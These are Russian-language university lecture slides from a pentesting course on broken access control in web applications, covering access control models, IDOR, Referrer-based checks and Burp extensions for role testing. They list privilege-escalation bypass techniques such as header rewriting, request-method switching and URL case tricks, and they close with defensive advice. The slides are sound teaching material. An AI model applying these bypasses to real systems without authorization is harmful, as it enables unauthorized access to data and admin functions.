



Московский институт электроники и
математики имени А. Н. Тихонова

Кафедра информационной
безопасности киберфизических
систем

Москва 2025

Лекция 6:

Серверные уязвимости веб-приложений

Часть 3: Access Control, SSRF, Race

Курс: Технологии пентестинга

Автор: Космачев Алексей Алексеевич



План лекции

1. Access Control
2. SSRF
3. Race Conditions








Access Control

Контроль доступа

- **Контроль доступа** — это применение ограничений касательно того, кто или что имеет право выполнять действия или получать доступ к ресурсам.

Проблемы контроля доступа называются **Broken Access Control** (A01:2021 OWASP)

- Аутентификация подтверждает, что пользователь тот, за кого он себя выдает
- Контроль сессий принадлежность конкретных запросов к пользователю
- Контроль доступа определяет, может ли пользователь выполнить то или иное действие



* From the Survey



Модели контроля доступа

- **Модель контроля доступа** — это формально определенный набор правил контроля доступа, который не зависит от технологии или платформы реализации. Модели безопасности контроля доступа реализуются в операционных системах, сетях, системах управления базами данных и т.д.

Основные типы включают:

- Программный контроль доступа
- Дискреционный контроль доступа (DAC)
- Мандатный контроль доступа (MAC)
- Управление доступом на основе ролей (RBAC)




Программный контроль доступа

При программном управлении доступом матрица привилегий пользователя хранится в базе данных или аналогичном объекте, а элементы управления доступом применяются программно со ссылкой на эту матрицу.

Этот подход к контролю доступа может включать роли, группы или отдельных пользователей, коллекции или рабочие процессы процессов и может быть очень детализированным.

Дискреционный контроль доступа (DAC)

- **Дискреционный контроль доступа (DAC) —** доступ к ресурсам или функциям ограничен на основе пользователей или именованных групп пользователей. Владельцы ресурсов или функций могут назначать или делегировать права доступа пользователям.
- Область применения: Операционные системы для общего назначения (Windows, Linux, macOS), файловые серверы, рабочие станции пользователей.
- Плюсы: гибкость и простота для небольших групп; удобство для пользователя
- Минусы: слабая безопасность; уязвимость к ВПО; не подходит для строгих политик безопасности




Мандатный контроль доступа (MAC)

- **Мандатный контроль доступа (MAC)** — модель, в которой права доступа назначаются централизованно системой на основе строгих правил (с использованием меток). Пользователь не может их изменить.
- Область применения: Государственные и военные структуры, организации с строгими требованиями к защите данных.
- Плюсы: высокая безопасность; централизованное управление
- Минусы: не гибкая, сложная в администрировании, неудобная для пользователей



Bell LaPadula VS Biba (в MAC)




*Конфиденциальность

*Целостность

Управление доступом на основе ролей (RBAC)

- **Управление доступом на основе ролей (RBAC) —** определяются именованные роли, которым назначаются права доступа. Затем пользователям назначается одна или несколько ролей.
- **Область применения:** Подавляющее большинство бизнес-приложений (ERP, CRM-системы), корпоративные сети, базы данных.
- **Плюсы:** упрощенное администрирование; принцип минимальных привилегий; соответствие структуре организации
- **Минусы:** не гибкая в исключениях; сложность первоначальной настройки, «воздутие ролей»



*Является наиболее эффективным способом разграничения доступа



Виды контроля доступа

- Вертикальный контроль доступа - ограничение пользователей от чувствительных данных приложения и действий, требующих более высокий уровень привилегий
- Горизонтальный контроль доступа - ограничение пользователей от данных других пользователей
- Контекстно-зависимый контроль доступа - ограничение на основе состояния приложения (напр. от неправильной последовательности действий).
- Контроль доступа на основе локации (географический)




Возможное влияние

- Повышение привилегий в приложении:
 - Вертикальное
 - Горизонтальное
- Insecure Direct Object Reference (IDOR)
- Нарушение последовательности действий

Вертикальное повышение привилегий: примеры


- Отсутствие ограничений доступа к панели администратора
- Попытка ограничения доступа на основе обfuscации названий
- Контроль доступа к административной функциональности при помощи параметров, подконтрольных пользователю
- Возможность смены собственной роли (напр. Mass Assignment)
- Мисконфигурация веб-сервера (X-Original-URL, X-Rewrite-URL)
- Обход контроля доступа на основе метода запроса (POST -> GET)
- Обход контроля доступа путем эксплуатации разногласий интерпретации URL (/aDmiN)



Горизонтальное повышение привилегий: примеры

- Управление идентификаторами пользователей
- Попытка ограничения доступа на основе непредсказуемых идентификаторов пользователей (напр. UUID)
- Раскрытие информации приложением

При горизонтальном повышении привилегий на пользователя с большими привилегиями будет реализовано также вертикальное повышение привилегий





Insecure Direct Object Reference (IDOR)


- Тип уязвимости контроля доступа, возникающий, когда приложение использует данные, предоставленные пользователем, для прямого доступа к объектам. Является подклассом Broken Access Control (BAC).
- Уязвимости IDOR чаще всего связаны с горизонтальным повышением привилегий, но могут возникать и при вертикальном повышении привилегий.
- В отличие от Broken Access Control, в IDOR пользователь легально имеет доступ к функциональности, но получает доступ к чужому объекту.
- Устранение уязвимости строится на проверке возможности доступа пользователя к конкретному ресурсу, а не полном отключении функциональности.

<https://example.com/?page=1337.pdf>

<https://example.com/order/1337/info>

Нарушение последовательности действий

- Современных приложениях многие действия происходят по цепочке операций
- Например, подтверждение заказа администратором магазина:
 - Получение информации по заказу
 - Проверка и возможное изменение данных
 - Уточнение информации у поставщиков
 - Выставление финального вердикта
- На первых этапах контроль доступа будет качественный почти всегда
- В остальных этапах он может быть пропущен из-за предположения о целостности последовательности действий





Referrer-based Access Control

- Контроль доступа на основе заголовка Referrer
- Пример: приложение видит /admin/* в Referrer, значит пользователь до этого посещал раздел администратора, значит имеет право его посещать
- Очень легко обходится, но трудно детектируется черным ящиком
- Также редко встречается

Referrer: <https://example.com/admin/dashboard>



Способы тестирования приложений с большим количеством ролей


- В простых приложениях обычно существуют 2-3 различные роли
- Однако, чем сложнее приложение, тем их может быть больше: 10, 20, 50, 100 и так далее
- Автоматические инструменты плохо справляются с обнаружением уязвимости класса Broken Access Control
- Облегчить жизнь могут расширения Burp Suite: Authorize, Auth Analyzer, AuthMatrix
- Идея в сохранении нескольких сессий и одновременная проверка запросов с использованием каждой из подобных сессий. Дальнейший анализ производится вручную

ID	Met...	URL	Orig. L...	Modif....	Unaut...	Authz...	Unaut...
24	OPT...	https://signaler-pa.clients6.google.com:443/punctua...	0	0	0	Bypass...	Bypass...
25	GET	https://example.com:443/	1256	1256	1256	Bypass...	Bypass...
26	GET	https://example.com:443/	1256	1256	1256	Bypass...	Bypass...
27	GET	https://example.com:443/	1256	1256	1256	Enforc...	Bypass...
28	GET	https://content-autofill.googleapis.com:443/v1/page...	32	41	32	Enforc...	Bypass...
29	GET	https://github.com:443/Quitten/Autorize/security/ov...	0	0	0	Bypass...	Bypass...
30	GET	https://github.com:443/Quitten/Autorize/tree/master	378763	380613	385378	Enforc...	Is enfo...
31	POST	https://waa-pa.clients6.google.com:443/\$rpc/googl...	2	43	2	Enforc...	Bypass...
32	GET	https://github.com:443/Quitten/Autorize/tree/master	385471	380801	385234	Enforc...	Is enfo...
33	GET	https://avatars.githubusercontent.com:443/u/269682...	1563	1563	1563	Bypass...	Bypass...
34	GET	https://avatars.githubusercontent.com:443/u/165176...	1807	1807	1807	Bypass...	Bypass...
35	GET	https://avatars.githubusercontent.com:443/u/138052...	1251	1251	1251	Bypass...	Bypass...
36	GET	https://avatars.githubusercontent.com:443/u/213717...	2165	2165	2165	Bypass...	Bypass...
37	GET	https://avatars.githubusercontent.com:443/u/585628...	1558	1558	1558	Bypass...	Bypass...
38	GET	https://avatars.githubusercontent.com:443/u/527377...	1556	1556	1556	Bypass...	Bypass...
39	GET	https://avatars.githubusercontent.com:443/u/269640...	1868	1868	1868	Bypass...	Bypass...
40	GET	https://avatars.githubusercontent.com:443/u/828821...	1571	1571	1571	Bypass...	Bypass...
41	GET	https://avatars.githubusercontent.com:443/u/699004...	1532	1532	1532	Bypass...	Bypass...
42	GET	https://avatars.githubusercontent.com:443/u/828821...	1571	1571	1571	Bypass...	Bypass...
43	GET	https://avatars.githubusercontent.com:443/u/571037...	1534	1534	1534	Bypass...	Bypass...
44	GET	https://avatars.githubusercontent.com:443/u/828821...	1571	1571	1571	Bypass...	Bypass...
45	GET	https://avatars.githubusercontent.com:443/u/292788...	6261	6261	6261	Bypass...	Bypass...
46	GET	https://avatars.githubusercontent.com:443/u/495600...	6912	6912	6912	Bypass...	Bypass...
47	GET	https://avatars.githubusercontent.com:443/u/931075...	1526	1526	1526	Bypass...	Bypass...
48	GET	https://avatars.githubusercontent.com:443/u/435262...	20745	20745	20745	Bypass...	Bypass...
49	GET	https://content-autofill.googleapis.com:443/v1/page...	56	41	56	Enforc...	Bypass...
50	GET	https://content-autofill.googleapis.com:443/v1/page...	16	41	16	Enforc...	Bypass...
51	GET	https://github.com:443/Quitten/Autorize/branch-count	89	89	89	Bypass...	Bypass...
52	GET	https://github.com:443/notifications/indicator	15	15	15	Bypass...	Bypass...
53	GET	https://github.com:443/Quitten/Autorize/branch-count	89	89	89	Bypass...	Bypass...
54	GET	https://github.com:443/Quitten/Autorize/latest-com...	839	839	839	Bypass...	Bypass...
55	GET	https://github.com:443/Quitten/Autorize/tag-count	86	86	86	Bypass...	Bypass...
56	GET	https://github.com:443/notifications/30739183/watc...	3741	3741	3741	Bypass...	Bypass...
57	GET	https://github.com:443/Quitten/Autorize/security/ov...	0	0	0	Bypass...	Bypass...
58	GET	https://github.com:443/Quitten/Autorize/tree-commi...	4331	4331	4331	Bypass...	Bypass...
59	GET	https://github.com:443/Quitten/Autorize/tag-count	86	86	86	Bypass...	Bypass...
60	GET	https://github.com:443/Quitten/Autorize/used_by_list	0	0	0	Bypass...	Bypass...
61	GET	https://github.com:443/Quitten/Autorize/spoofed_co...	2	2	2	Bypass...	Bypass...
62	GET	https://github.com:443/Quitten/Autorize/recently-to...	417	417	417	Is enfo...	Is enfo...



Контроль доступа: защита

- Не полагаться только на обfuscацию при реализации контроля доступа
- Ограничивать публичный доступ к разделам до тех пор, пока это явно не потребуется
- Использовать единый механизм контроля доступа на все приложение
- Четко продумывать необходимые права доступа на уровне разработки
- Ограничивать доступ по умолчанию
- Тщательно проводить аудит механизмов контроля доступа



